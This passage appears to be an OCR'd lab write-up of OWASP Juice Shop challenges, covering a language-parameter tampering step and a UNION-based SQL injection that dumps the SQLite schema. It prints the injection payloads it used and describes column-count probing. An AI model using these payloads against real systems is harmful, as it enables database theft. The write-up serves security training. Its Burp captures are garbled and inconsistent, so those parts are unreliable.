
Tried to change the default language in the Juice shop, and captured the request with the burpsuite. In the request there is a /assests/i18n/<language name>. Thus tried to change the language name by Klingon, from the OSINT got the Klingon id is tlh_AA. When replaced with this and forwarded the request, response is 200 OK and language changed to Klingon.

Pop-up came with challenge completed successfully.

Screenshot of a web browser showing the OWASP Juice Shop application. The page displays a grid of products: Apple Juice (1000ml) at 1.99€, Apple Pomace at 0.89€, Banana Juice (1000ml) at 1.99€, Carrot Juice (1000ml) at 2.99€, Eggfruit Juice (500ml) at 8.99€, and Fruit Press at 89.99€. A sidebar on the right lists various languages with their flags. The browser status bar shows the date as 12/20/2024 and the time as 1:00 PM.

Screenshot of the Burp Suite Community Edition interface. It shows a captured request for the URL `/assets/118n_hi_IN.json`. The Request tab displays the raw HTTP traffic, and the Response tab shows the JSON response. The Inspector tab on the right provides detailed information about the request attributes, query parameters, body parameters, cookies, headers, and response headers. The bottom status bar indicates the target is `http://192.168.29.202:3000`, the date is 12/20/2024, and the time is 12:51 PM.





Impact:

The impact of a successful Broken Anti-Automation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots.

Preventing Broken Anti-Automation attacks requires implementing robust anti-automation controls, regularly reviewing and monitoring anti-automation controls, and using a rate-limiting approach to anti-automation controls.

Vulnerability 38:-

Title: Database Schema (Injection)

Description:

SQL injection is a type of cyber attack in which an attacker inserts malicious code into a SQL statement, via a web form input or URL parameter, in order to gain unauthorized access to a database. This can allow the attacker to view, modify, or delete sensitive data in the database.

Steps to Reproduce:

In search bar, searched for some products and captured the request with the burpsuite. Here, we can see the database used is the Sqlite. In the repeater, tried different types of the requests to extract the database tables, schema from the server database. Here, the query is tampered as `banana')--`, initially and got the 200 OK response. Now, let's try to extract the whole database, for this UNION operator is used. The tampered query is `banana')%20UNION%20SELECT%20*%20FROM%20sqlite_master--`

The error is thrown stating the columns didn't match in both. Then tried to select the columns from sqlite_master started with 1, then gone through 9 until a successful response came. Now, let's drag whole database schema by replace sql inplace of 1 in the query. The response is successful, we have got the whole database from the sqlite server.

Pop up shown that challenge is solved successfully.

The screenshot shows the Burp Suite interface with a successful JSON response. The response body contains the following data:

```
1 {
  "status": "success",
  "data": [
    {
      "id": 6,
      "name": "Banana Juice (1000ml)",
      "description": "Monkeys love it the most..",
      "price": 1.99,
      "stock": 1.99,
      "image": "banana_juice.jpg",
      "createdAt": "2024-12-20 06:12:31.958 +00:00",
      "updatedAt": "2024-12-20 06:12:31.958 +00:00",
      "deletedAt": null
    }
  ]
}
```

Burp Suite Community Edition v2024.9.4 - Temporary Project

Target: http://192.168.29.202:3000

Request

```
1 GET /rest/products/search?name=banana HTTP/1.1
2 Host: 192.168.29.202:3000
3 Accept-Language: en-US,en;q=0.9
4 Accept: application/json, text/plain, */*
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/130.0.6723.70 Safari/537.36
7 Referer: http://192.168.29.202:3000/
8 Origin: http://192.168.29.202:3000
9 Cookie: cookieconsent_status=dissmis; language=hi_IN
10 If-None-Match: W/"325f-TjL2tUy3HfE3BkA2lHnBL0c"
11 DNT: 1
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16     "status": "success",
17     "data": [
18     ]
19 }
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Parse-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recycling: /W/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 49
9 Etag: W/"325f-TjL2tUy3HfE3BkA2lHnBL0c"
10 Vary: Accept-Encoding
11 Date: Mon, 29 Jan 2024 07:52:20 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16     "status": "success",
17     "data": [
18     ]
19 }
```

Inspector

Request attributes: 2 Request query parameters: 1 Request body parameters: 0 Request cookies: 2 Request headers: 9 Response headers: 12

Done 0 highlights Event log All issues 414 bytes | 1,055 millis Memory: 116.9MB

81°F Haze

Burp Suite Community Edition v2022.12.5 - Temporary Project

Target: http://192.168.1.3:3000

Request

```
1 GET /rest/products/search?name=banana HTTP/1.1
2 Host: 192.168.1.3:3000
3 Accept-Language: en-US,en;q=0.9
4 Accept: application/json, text/plain, */*
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/130.0.6723.70 Safari/537.36
7 Referer: http://192.168.1.3:3000/
8 Origin: http://192.168.1.3:3000
9 Cookie: cookieconsent_status=dissmis; language=hi_IN
10 If-None-Match: W/"325f-TjL2tUy3HfE3BkA2lHnBL0c"
11 DNT: 1
12 Connection: close
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 146
15
16 Connection: close
17 Content-Type: application/json
18 Content-Length: 513
19
20 {
21     "error": {
22         "code": 500,
23         "message": "Internal Server Error"
24     }
25 }
```



Response


```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Parse-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Feature-Policy: strict-transport-security 'none'
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 513
9 Date: Fri, 20 Jan 2023 15:40:29 GMT
10 Connection: close
11 Content-Length: 513
12
13 {
14     "error": {
15         "code": 500,
16         "message": "Internal Server Error"
17     }
18 }
19
20 {
21     "error": {
22         "code": 500,
23         "message": "Internal Server Error"
24     }
25 }
```

Inspector

Request Attributes: 2 Request Query Parameters: 1 Request Body Parameters: 0 Request Cookies: 4 Request Headers: 10 Response Headers: 10

0 matches 0 matches





Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.